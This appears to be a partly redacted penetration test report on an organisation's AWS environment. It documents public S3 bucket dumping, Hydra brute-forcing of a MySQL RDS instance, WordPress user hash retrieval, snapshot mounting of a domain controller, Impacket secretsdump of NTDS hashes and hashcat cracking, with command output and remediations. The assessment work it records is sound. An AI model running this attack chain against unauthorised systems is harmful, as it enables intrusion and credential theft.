



## TABLE OF CONTENTS

<b>Executive Summary</b>	<b>3</b>
<b>Scope of Testing</b>	<b>4</b>
<b>Vulnerability Rating</b>	<b>5</b>
<b>Summary of Vulnerabilities &amp; Recommended Remediations</b>	<b>6</b>
<ul style="list-style-type: none"> <li>• Vulnerable S3 bucket 6</li> <li>• Remote access to RDS server 7</li> <li>• Vulnerable WordPress site 8</li> <li>• Weak policies on Security groups 9</li> <li>• Misconfiguration on snapshot permissions 10</li> <li>• Dumping of Windows AD password hashes 11</li> <li>• Cracking of AD password hashes 12</li> <li>• Python 2.x reached end of life 13</li> </ul>	
<b>Recommendations</b>	<b>14</b>
<ul style="list-style-type: none"> <li>• No MFA, Access Keys for Root 14</li> <li>• Unused S3 Buckets 15</li> <li>• Outdated Snapshots 16</li> <li>• Need for better segregation of user accounts 17</li> </ul>	
<b>Security Matrix</b>	<b>18</b>
<b>Known Vulnerabilities / End of Life</b>	<b>19</b>
<b>Recommendations</b>	<b>20</b>
<b>Appendix</b>	<b>21</b>
<ul style="list-style-type: none"> <li>• Criticality Rating 22</li> <li>• Criticality Reference Table 22</li> <li>• Tools Referenced 23</li> <li>• Acronyms 24</li> </ul>	

## EXECUTIVE SUMMARY

A vulnerability assessment and penetration test was conducted in accordance with the organization [REDACTED] regards to the AWS Cloud environment.

Efforts were based on analyzing nodes on the internal segment of the environment of organization [REDACTED] and to analyze for improved security posture and configuration.

After assessing the AWS environment, we found several vulnerabilities that should be remediated in order to create a better defensive posture and a more secure set of systems. Our findings, which will be outlined in this report, include the following areas of vulnerabilities:

- Vulnerable S3 bucket
- Remote access to RDS server
- Vulnerable WordPress site
- Weak policies on Security groups
- Misconfiguration on snapshot permissions
- Dumping of Windows AD password hashes
- Cracking of AD password hashes
- Python 2.x reached end of life

We have included remediation steps for the vulnerabilities in this report.

In conclusion, [REDACTED] should look to remediate these findings in order to increase the effectiveness of security on the AWS platform.

## SCOPE OF TESTING

The scope of testing discussed and agreed upon with organization [REDACTED] included assessment of the AWS RDS and associated backend services including the S3, EC2, and the hosted WordPress web application. The test would cover vulnerabilities associated with the web application, associated services and the MySQL server hosting the application of organization [REDACTED]

The testing was done utilizing a gray box approach. Some credentials were provided in order to speed up the process of testing and vulnerability finding.

The test included the EC2, S3 buckets, associated backend services and the server hosting the web application. There were three (3) external public facing Ips provided in scope for organization [REDACTED] of the server hosting the web application, MySQL and its associated services. Furthermore, A minimalistic privileged user account for the SSH service on the Linux environment, and of the web server was provided so a deep internal assessment of the SSH environment could be completed, in which we did find significant warnings needing to be addressed.

## VULNERABILITY RATING (CRITICALITY)

A criticality score, between 0 to 49, is calculated by adding individual scores from “Time”, “Expertise”, “Knowledge required”, “Access to product by attacker”, “Type of equipment”. A following example is shown:

Factor	Value	Points
Time	< 1 week	1
Expertise	Expert	6
Knowledge required	Restricted information	3
Access from Attacker	Moderate	4
Type of equipment	Standard	0

**Criticality: Medium (14)**

Scores are also labeled based on three levels of criticality:

**Critical - Score  $\geq 25$**

**Very High - Score between 20-24**

**High - Score between 14-19**

**Medium - Score between 10-13**


**Low - Score between 0-9**

Please refer to the criticality matrix in the appendix for more information.

## SUMMARY OF VULNERABILITIES

**VULNERABILITY #1****CRITICALITY: CRITICAL (36)****VULNERABLE S3 BUCKET****LOCATION: S3 BUCKETS**

Some of the S3 buckets are placed with public access. Hence, one using awsbucketdump and a wordlist can locate and even download the data in the S3.




```
AWSBucketDump$ sudo python3 AWSBucketDump.py -l BucketNames.txt -g interesting_keywords.txt -D -m 500000 -d 1
Downloads enabled (-D), save directories (-d) for each host will be created/used.
Starting thread...
Download worker running...
Queuing http://storage-...amazonaws.com...
Queuing http://storage-...s3.amazonaws.com...
Fetching http://storage-...3.amazonaws.com...
Pilfering http://storage-...s3.amazonaws.com...
Collectable: http://storage-...ce.s3.amazonaws.com/Finance-...xlsx
Downloading http://storage-...e.s3.amazonaws.com/Finance-...lsx...
local 1/storage-...aws.com/Finance-...xlsx
Fetching http://storage-...s3.amazonaws.com...
Pilfering http://storage-...s.s3.amazonaws.com...
Collectable: http://storage-...ices.s3.amazonaws.com/Company-...docx
Downloading http://storage-...ces.s3.amazonaws.com/Company-...docx...
local 1/storages-...onaws.com/Company_capability-...docx
Collectable: http://storage-...ices.s3.amazonaws.com/Partner-...docx
Collectable: http://storage-...ices.s3.amazonaws.com/Partner-...k
Collectable: http://storage-...ices.s3.amazonaws.com/Sample-...docx
Downloading http://storage-...ces.s3.amazonaws.com/Partner-...docx...
local 1/storages-...onaws.com/Partners-...
Downloading http://storage-...ces.s3.amazonaws.com/Partners-...
local 1/storages-...onaws.com/Partners-...
Downloading http://storage-...ces.s3.amazonaws.com/Sample-...docx...
local 1/storages-...onaws.com/Sample-...docx
Cleaning up files...
```

**RECOMMENDED  
REMEDATION #1****CRITICALITY: CRITICAL (36)****VULNERABLE S3 BUCKET****LOCATION: S3 BUCKETS**

Change the access control list, block public access, revoke list and read permission from "Everyone (public access)".

**VULNERABILITY #2****CRITICALITY: CRITICAL (34)****REMOTE ACCESS TO  
RDS SERVER****LOCATION: RDS SERVER**

RDS server is publicly accessible with default username and a guessable password, no fail attempt logout. Hydra was used to guess the password and further was used to log in.



```
DESKTOP-J58TVKC: ~
DESKTOP-J58TVKC:~$ hydra -l admin -P password.txt database [REDACTED] rds.amazonaws.com mysql
Hydra v8.6 (c) 2017 by van Hauser/THC - Please do not use in military or secret service organizations, or for illegal purposes.

Hydra (http://www.thc.org/thc-hydra) starting at 2022-06-14 00:11:54
[INFO] Reduced number of tasks to 4 (mysql does not like many parallel connections)
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, to prevent overwriting, ./hydra.restore
[DATA] max 4 tasks per 1 server, overall 4 tasks, 20 login tries (1:1/p:20), ~5 tries per task
[DATA] attacking mysql://database [REDACTED] rds.amazonaws.com:3306/
[3306][mysql] host: database [REDACTED] rds.amazonaws.com login: admin password: pas [REDACTED] 12
1 of 1 target successfully completed, 1 valid password found
Hydra (http://www.thc.org/thc-hydra) finished at 2022-06-14 00:12:08
DESKTOP-J58TVKC:~$

DESKTOP-J58TVKC: ~
DESKTOP-J58TVKC:~$ sudo mysql -h database [REDACTED] .amazonaws.com -P 3306 -u admin -p [REDACTED]

Enter password:
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 16
Server version: 8.0.28 Source distribution

Copyright (c) 2000, 2022, Oracle and/or its affiliates.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.


mysql> exit
Bye
```

**RECOMMENDED  
REMEDIAION #2****CRITICALITY: CRITICAL (34)****REMOTE ACCESS TO  
RDS SERVER****LOCATION: RDS SERVER**

Update NACL/Security Groups to manage the public access to your MySQL, modify and strengthen password.

**VULNERABILITY #3**
**CRITICALITY: CRITICAL (34)**
**VULNERABLE WORDPRESS SITE**
**LOCATION: WEB SERVER**

The WordPress Site is vulnerable due to the vulnerable EC2 that uses the RDS MySQL from Vulnerability #2. Since an attacker can have access to the RDS MySQL, he/she can create an account and then log in on the WordPress site easily. Now since an attacker have full, he or she can insert new users, update the existing ones, or even delete the whole database.



```

mysql> use [redacted];
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql> select * from [redacted]ers;
+----+-----+-----+-----+-----+-----+-----+-----+-----+-----+
| ID | user_login | user_pass | user_nicename | user_email | user_url | user_registered | user_activation_key | user_status | display_name |
+----+-----+-----+-----+-----+-----+-----+-----+-----+-----+
| 1 | [redacted] | $P$evaR011f3Cnx0pdQIB4nf3Xx1Uu11 | [redacted] | [redacted]@il.com | http://[redacted] | 2022-09-04 11:41:00 | [redacted] | 0 | [redacted] |
| 2 | [redacted] | $P$806G1JCD1j8C1eQDNkU40Ntzeu158t1 | [redacted] | [redacted]@il.com | http://[redacted] | 2022-09-04 11:41:00 | [redacted] | 0 | [redacted] |
| 3 | [redacted] | $P$806G1JCD1j8C1eQDNkU40Ntzeu158t1 | [redacted] | [redacted]@il.com | http://[redacted] | 2022-09-04 11:41:00 | [redacted] | 0 | [redacted] |
| 4 | [redacted] | $P$806G1JCD1j8C1eQDNkU40Ntzeu158t1 | [redacted] | [redacted]@il.com | http://[redacted] | 2022-09-04 11:41:00 | [redacted] | 0 | [redacted] |
+----+-----+-----+-----+-----+-----+-----+-----+-----+-----+
  
```

Username	Name	Email	Role	Posts
[redacted]	[redacted]	[redacted]@il.com	Administrator	1
[redacted]	[redacted]	[redacted]@il.com	Editor	0
[redacted]	[redacted]	[redacted]@il.com	Author	0
[redacted]	[redacted]	[redacted]@il.com	Subscriber	0


**RECOMMENDED REMEDIATION #3**
**CRITICALITY: CRITICAL (34)**
**VULNERABLE WORDPRESS SITE**
**LOCATION: WEB SERVER**

Fortify the access control to RDS, also use a strong authentication, limit maximum number of wrong tries.



**VULNERABILITY #4**
**CRITICALITY: CRITICAL (34)**
**WEAK POLICIES ON SECURITY GROUPS**
**LOCATION: SECURITY GROUPS**

One of the Security Groups is allowing telnet from any IPv4 address, which is dangerous. This security group also allows connection via HTTP which is not secure however the rule only allows internal IP (itself) to communicate so severity is lower.



Name	Security group rule...	IP version	Type	Protocol	Port range	Source	Description
-	sg-...	IPv4	Custom TCP	TCP	23	0.0.0.0/0	-
-	sg-...	IPv4	SSH	TCP	22	0.0.0.0/0	-
-	sg-...	IPv4	HTTP	TCP	80	10.0.0.0/16	-
-	sg-...	IPv4	HTTPS	TCP	443	0.0.0.0/0	-

**RECOMMENDED REMEDIATION #4**
**CRITICALITY: CRITICAL (34)**
**WEAK POLICIES ON SECURITY GROUPS**
**LOCATION: SECURITY GROUPS**

Only use state of the art (secure) protocols and mechanisms and limit the inbound traffic with filtering or whitelisting IP whenever possible.

**VULNERABILITY #5**
**CRITICALITY: CRITICAL (30)**
**MISCONFIGURATION ON  
SNAPSHOT PERMISSIONS**
**LOCATION: IAM**

Permissions to create snapshot must be given cautiously as any user having this permission can create and read the snapshots of different services or configurations.

For one example, see below how an end user with additional permission to create screenshot can read the files from another virtual machine, which here is a windows server being used to deploy an Active Directory. So, a user with permissions to create a snapshot, created a Windows server snapshot and convert into a volume following with attaching a EC2 Linux instance of which he has permission to access. Now the user can just log in to Linux EC2 instance mount the drive and read the files and folders.

```

ec2-user@ [redacted] /mnt/WinDC
[ec2-user@ip- [redacted] ~]$ sudo mount /dev/xvdf1 /mnt/WinDC/
[ec2-user@ip- [redacted] ~]$ cd /mnt/WinDC/
[ec2-user@ip- [redacted] WinDC]$ ls
$Recycle.Bin  Documents and Settings  Program Files  Recovery  windows
BOOTNXT      EFI                    Program Files (x86)  System Volume Information  bootmgr
Boot         PerfLogs              ProgramData      Users      pagefile.sys
[ec2-user@ip- [redacted] WinDC]$
    
```

**RECOMMENDED  
REMIEDIATION #5**
**CRITICALITY: CRITICAL (30)**
**MISCONFIGURATION ON  
SNAPSHOT PERMISSIONS**
**LOCATION: IAM**

Please review the 'CreateSnapshot' and 'ModifySnapshotAttribute' permissions and at least revoke from low privilege accounts. Also, consider encrypting the drives of every instance.

VULNERABILITY #6	CRITICALITY: CRITICAL (26)
DUMPING OF WINDOWS AD PASSWORD HASHES	LOCATION: WINDOWS AD

Following the vulnerability 5, then an attacker can use tools such as Impacket and extract the hashes of the password and other useful information. Which then can be cracker

```

ec2-user@ip-...
[ec2-user@ip-...]$ sudo python3 secretsdump.py -system SYSTEM -security SECURITY -ntds ntds.dit LOCAL
Impacket v0.10.1.dev1+20220606.123812.ac35841f - Copyright 2022 SecureAuth Corporation

[*] Target system bootKey: 0x8f02a73216852c3d2a6e23e03f6a8a6d
[*] Dumping cached domain logon information (domain/username:hash)
[*] Dumping LSA Secrets
[*] $MACHINE.ACC
$MACHINE.ACC:plain_password_hex:8e46cb05d7e6d73409a8d7031b223d...
1e04ea6a50ec294ac289a9f62a9c1a2966c0c616d23cb003c64808efc77ef2...
2ce0f94415e1cdf612d69b980da3e0be8b8a25120d3ba4ce812538006456c5...
57258be027faadaf87f0ebb039e8d92439aceedb6d92a32f97a5cf71
$MACHINE.ACC: aad3b435b51404eea...
[*] DPAPI_SYSTEM
dpapi_machinekey:0xf129dae1f2ffb...
dpapi_userkey:0x603fda5223f354a1...
[*] NL$KM
0000 8D D2 8E 67 54 58 89 B1 ...
0010 D4 3B 95 80 92 7D 67 78 ...
0020 61 AA 4D 86 95 85 43 86 ...
0030 D8 BB 0D AE FA D3 41 E0 ...
NL$KM:8dd28e67545889b1c953b95b46a...8695854386e3129ec491cf9a5bd8bb0daefad
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Searching for peklist, be patient
[*] PEK # 0 found and decrypted: d4367493c3a16454f19c8f07b32342e0
[*] Reading and decrypting hashes from ntds.dit
Administrator:500:aad3b435b51404eeaad3b435b51404ee:822a606aa65f4ee3b8ae3c721ad5a29e:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
EC2AMAZ-KL566EN$:1008:aad3b435b51404eeaad3b435b51404ee:f08a6af046c3d4d64e13fe1e03db0c72:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:fac5dc36363074eb4c0ed204f9913cfa:::
Internalorg.local\mike:1113:aad3b435b51404eeaad3b435b51404ee:
Internalorg.local\Emily:1114:aad3b435b51404eeaad3b435b51404ee:
[*] Kerberos keys from ntds.dit
Administrator:aes256-cts-hmac-sha1-96:ac363f81a41c684...
Administrator:aes128-cts-hmac-sha1-96:a81252c7cd7525f...
    
```

RECOMMENDED REMEDIATION #6	CRITICALITY: CRITICAL (26)
DUMPING OF WINDOWS AD PASSWORD HASHES	LOCATION: WINDOWS AD

Please review the 'CreateSnapshot' and 'ModifySnapshotAttribute' permissions and at least revoke from low privilege accounts. Also, consider encrypting the drives of every instance.

VULNERABILITY #7

CRITICALITY: VERY HIGH (24)

CRACKING OF  
AD PASSWORD HASHES

LOCATION: WINDOWS AD

The password policy is very weak, hashcat is able to relatively easily reverse the passwords to clear text form from hashed form.

```
DESKTOP-J58TVKC: ~  
Approaching final keypace - workload adjusted.  
3457d2e52b16 [REDACTED] pt  
Session.....: hashcat  
Status.....: Cracked  
Hash.Type.....: NTLM  
Hash.Target.....: 3457d2e52b167383324e4cebd53cc645  
Time.Started....: Thu Jun 16 09:32:41 2022 (0 secs)  
Time.Estimated...: Thu Jun 16 09:32:41 2022 (0 secs)  
Guess.Base.....: File (list.txt)  
Guess.Queue.....: 1/1 (100.00%)  
Speed.Dev.#1.....: 0 H/s (0.01ms)  
Recovered.....: 1/1 (100.00%) Digests, 1/1 (100.00%) Salts  
Progress.....: 6/6 (100.00%)  
Rejected.....: 0/6 (0.00%)  
Restore.Point...: 0/6 (0.00%)  
Candidates.#1...: [REDACTED]  
HWMon.Dev.#1....: N/A  
Started: Thu Jun 16 09:32:32 2022  
Stopped: Thu Jun 16 09:32:43 2022
```

RECOMMENDED  
REMIEDIATION #7

CRITICALITY: VERY HIGH (24)

CRACKING OF  
AD PASSWORD HASHES

LOCATION: WINDOWS AD

Put in place a better password policy, such as minimum 12 characters including upper case, lower case, number, and special characters while evading dictionary words such as city name, famous people's name etc.

**VULNERABILITY #10****CRITICALITY: HIGH (19)****PYTHON END OF LIFE****LOCATION: EC2 INSTANCE**

Utilization of end-of-life software. The instance has a python version of 2.7 within the environment, which is no longer supported and will not receive new updates including security patches.

```
m ██████████ $ python
Python 2.7.17 (default, Mar 18 2022, 13:21:42)
[GCC 7.5.0] on linux2
Type "help", "copyright", "credits" or "license" for more information.
>>> exit()
```

**RECOMMENDED  
REMEDiation #10****CRITICALITY: HIGH (19)****PYTHON END OF LIFE****LOCATION: EC2 INSTANCE**

Python 3 or above should be utilized within the instance instead of Python 2.

## RECOMMENDATIONS FOR BEST PRACTICES

**RECOMMENDATION [1]**  
**NO MFA, ACCESS KEYS FOR ROOT**



**CRITICALITY: (N.A.)**

Root user access without access keys is enabled, it is not a recommended practice. Also, not having an MFA is considered as non-compliant in several certification authorities.

Use access keys and non-root account for day-to-day activities. Also, put in place an MFA, OTP through SMS, Mobile application, email etc.

### IAM dashboard

#### Security recommendations **1**

-  **Add MFA for root user**  
Add MFA for root user - Enable multi-factor authentication (MFA) for the root user to improve security for this account.
-  **Root user has no active access keys**  
Using access keys attached to an IAM user instead of the root user improves security.

## RECOMMENDATIONS FOR BEST PRACTICES

### RECOMMENDATION [2] UNUSED S3 BUCKETS

**CRITICALITY: (N.A.)**

Unused S3 are present contributing to the billing.

Go through all the S3 buckets delete the S3 which are deployed during pre-prod and are not in use currently.

Name	AWS Region	Access	Creation date
tests3-drive1	US East (N. Virginia) us-east-1	Bucket and objects not public	April 16, 2022, 00:12:36 (UTC-07:00)
tests3-drive2	US East (N. Virginia) us-east-1	Bucket and objects not public	April 20, 2022, 03:00:59 (UTC-07:00)
tests3-drive3	US East (N. Virginia) us-east-1	Bucket and objects not public	April 21, 2022, 16:11:05 (UTC-07:00)

## RECOMMENDATIONS FOR BEST PRACTICES

### RECOMMENDATION [3] OUTDATED SNAPSHOTS

**CRITICALITY: (N.A.)**

Consider removing snapshots (linked to same volume to an instance) of data which have more recent snapshots. Some of the snapshots are as old as 1 year. Consider encrypting the snapshots in case you need to move them around.

Delete the old snapshots whose recent version is available; these snapshots contribute to billing.

Owned by me											
Filter snapshots by attributes and tags											
Name	Snapshot ID	Size	Description	Storage...	Snapshot status	Started	Progress	Encryption			
<input checked="" type="checkbox"/>	-	snap-02d3e05ad150012be	8 GiB	Sanpshot-vol1v3	Standard	Completed	2022/06/16 06:34 GMT-7	Available (100%)	Not encrypted		
<input type="checkbox"/>	-	snap-01cde4b39432f5009	8 GiB	Sanpshot-vol1v2	Standard	Completed	2021/12/16 02:20 GMT-7	Available (100%)	Not encrypted		
<input type="checkbox"/>	-	snap-02dd1ac2c925786a7	8 GiB	Sanpshot-vol1v1	Standard	Completed	2021/06/16 00:28 GMT-7	Available (100%)	Not encrypted		



